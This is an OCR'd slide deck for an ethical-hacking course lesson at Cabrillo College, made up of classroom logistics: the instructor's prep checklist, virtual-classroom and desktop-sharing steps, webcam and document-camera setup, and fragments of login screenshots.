Cabrillo College est. 1959

CIS 76 - Lesson 5

Last updated 9/26/2017

Rich's lesson module checklist


- ❑ Slides and lab posted
- ❑ WB converted from PowerPoint
- ❑ Print out agenda slide and annotate page numbers

- ❑ Flash cards
- ❑ Properties
- ❑ Page numbers
- ❑ 1st minute quiz
- ❑ Web Calendar summary
- ❑ Web book pages
- ❑ Commands

- ❑ Practice test on published on Canvas

- ❑ Backup slides, whiteboard slides, CCC info, handouts on flash drive
- ❑ Spare 9v battery for mic
- ❑ Key card for classroom door

- ❑ Update CCC Confer and 3C Media portals



Evading Network Devices

TCP/IP

Cryptography

Network and Computer Attacks

Hacking Wireless Networks

CIS 76
Ethical Hacking

Footprinting and Social Engineering

Hacking Web Servers

Port Scanning

Embedded Operating Systems

Enumeration

Desktop and Server Vulnerabilities

Scripting and Programming

Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.


2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits

Rich Simms
- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich’s site: http://simms-teach.com

And thanks to:
- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

Student checklist for attending class



simms-teach.com/cis90calendar.php
Rich's Cabrillo College CIS Classes
CIS 90 Calendar
CIS 90 (Fall 2014) Calendar
Calendar
CIS 76
Presentation slides (download)
Enter virtual classroom

1. Browse to: **http://simms-teach.com**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus-II with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.

Student checklist for suggested screen layout

- ❑ *Google*
- ❑ *CCC Confer*
- ❑ *Downloaded PDF of Lesson Slides*


Blackboard Co
Google
Rich's Cabrillo
simms-teach
simms-teach.com/cis90calendar.php
Rich's Cabrillo College CIS Classes
CIS 90 Calend
Home
Login
Flashcards
Admin
CIS 90
Previous Classes
1 day till term starts!
Cabrillo College
Web Advisor
Commands and Files
VLab PDF file
CIS 90 VLab VM Assignments
RIP Dennis Ritchie
Opus Status: UP
CIS 90 (Spring
Course Home
Lesson
Date
1
1/28
cis90lesso....pdf
CCC Confer – RICH SIMMS VIRTUAL CLASSROOM
File Edit View Tools Window Help
AUDIO & VIDEO
Rich-Simms
Talk
Video
PARTICIPANTS
Benji Simms
MAIN ROOM (2)
Rich-Simms
Moderator
Benji Simms
(You)
CHAT
Fit Page
Slide 2
CIS 90 - Lesson 1
Class Activity – Where are you now?
Google
2
cis90lesson01.pdf - Adobe Acrobat Pro
File Edit View Document Comments Forms Tools Advanced Window Help
CIS 90 - Lesson 1
The CIS 90 System Playground
Graphics and Command Line
Arya-01
ubuntu
Each student gets their own Arya VM for the term
Arya-75
All the systems are virtual machines (VMs) running on the CIS Lab servers. They are available from on or off-campus

Benji Simms 2:48 PM
Where is a good place to get a used version of the optional textbooks?

Rich-Simms 2:48 PM
Amazon has some good prices right now


```
edu's password:
14:21 2015 from c-71-204-162-14
    ('v')
```

```
edu's password:
17:10 2015 from c-71-204-162-141.h
    ('v')
   \/-=-\/
   (\_=_/)
    ~~ ~~
 Welcome to Opus
rving Cabrillo College
```


- ❑ *CIS 76 website Calendar page*
- ❑ *One or more login sessions to Opus*

Student checklist for sharing desktop with classmates

1) Instructor gives you sharing privileges.


CCC Confer – RICH SIMMS VIRTUAL CLASSROOM
File Edit View Tools Window Help
AUDIO & VIDEO
Start Sharing

2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.




When User Account Control (UAC) is enabled on Vista, Application Sharing in Blackboard Collaborate may be hosted with either standard or elevated privileges. Elevated privileges are required to share applications that use elevated privileges.

Elevated privileges are acquired via Tools > Application Sharing > Request Elevated Privileges. They can be relinquished via Tools > Application Sharing > Yield Elevated Privileges (returning you to standard privileges). If you are hosting an application sharing session with standard privileges and you (or a person remotely controlling your desktop or application) perform an action that requires elevated privileges, Vista will prompt you for consent via a UAC consent dialog. This will cause the application sharing session to terminate. Also, without elevated privileges, sharing of applications will require more host CPU time than sharing the desktop (all of it or a region).

If you are hosting an application sharing session with elevated privileges and you perform an action that requires elevated privileges, Vista will not prompt you for consent. Instead, the action automatically will be either denied (if you are logged on as a standard user) or allowed (if you are logged on as an administrator).

☐ Never show this dialog again

3) Click OK button.



Select your desktop or an open application you would like to share.


Available Sharing Selections

- Share desktop
- Microsoft Word (winword.exe) 'Virtual classroom (locked).docx
- CCC Confer (javaw.exe) 'CCC Confer – RICH SIMMS VIRTUAL C
- Sticky Note
- Microsoft PowerPoint (powerpnt.exe) 'cis90lesson01.pptx - Micr
- C:\Program Files (x86)\putty.exe 'simben90@oslab:~'


4) Select "Share desktop" and click Share button.

Rich's CCC Confer checklist - setup


[ ] Preload White Board




[ ] Connect session to Teleconference



Session now connected to teleconference


CCC Confer – 0 - RICH SIMMS
File Edit View Tools Window Help
AUDIO & VIDEO
Talk
Video
PARTICIPANTS
Rich Simms
Moderator
MAIN ROOM (1)
Rich Simms
Moderator (You)
Audio Setup Wizard...
Microphone Settings...
Speaker Settings...
Maximum Simultaneous Talkers...
Adjust Microphone Level Up
Adjust Microphone Level Down
Adjust Speaker Level Up
Adjust Speaker Level Down
Configure Telephone Conference...
Connect Session To Teleconference...
Camera Settings...
Maximum Simultaneous Cameras...
Make Video Follow Moderator Focus
✓ Make Video Follow Speaker
Send Camera Snapshot To Whiteboard
Detach Panel


[ ] Is recording on?



Red dot means recording


[ ] Use teleconferencing, not mic

Should be grayed out



Should change from phone handset icon to little Microphone icon and the Teleconferencing … message displayed

Rich's CCC Confer checklist - screen layout



foxit for slides

chrome

putty

vSphere Client

simms-teach.com/docs/cis90/cis-90-TEST-1-Fall-12.pdf

Part 1 - Flashc **(1 point each)**

[Q1] What command shows the other users logged in to the computer?

[A1] ______________________________


[Q2] What environment variable is used by the shell to determine which directories to search when locating a command?

[A2] ______________________________

```
login as: simben90
simben90@oslab.cabrillo.edu's password:
Access denied
simben90@oslab.cabrillo.edu's password:
Last login: Mon Oct  8 18:58:43 201
d.com

                                    Welcom
                               Serving Cab

Terminal type? [
Terminal type is
/home/cis90/simb
```

[ ] layout and share apps


Rich's CCC Confer checklist - webcam setup




[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo




Settings

Basic | Network

Return all windows to their normal position

Start

Language settings: English

Select device: TT-12

Select image quality: ○ High ● Middle ○ Low

Recording setting

Video quality: ○ High ● Middle ○ Low

Long-time recording settings

File format: ● Movie ○ Still

Interval time: 1 second

Expert mode setting


☑ Expert mode

OK | Cancel


The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table



Elmo rotated up to view white board

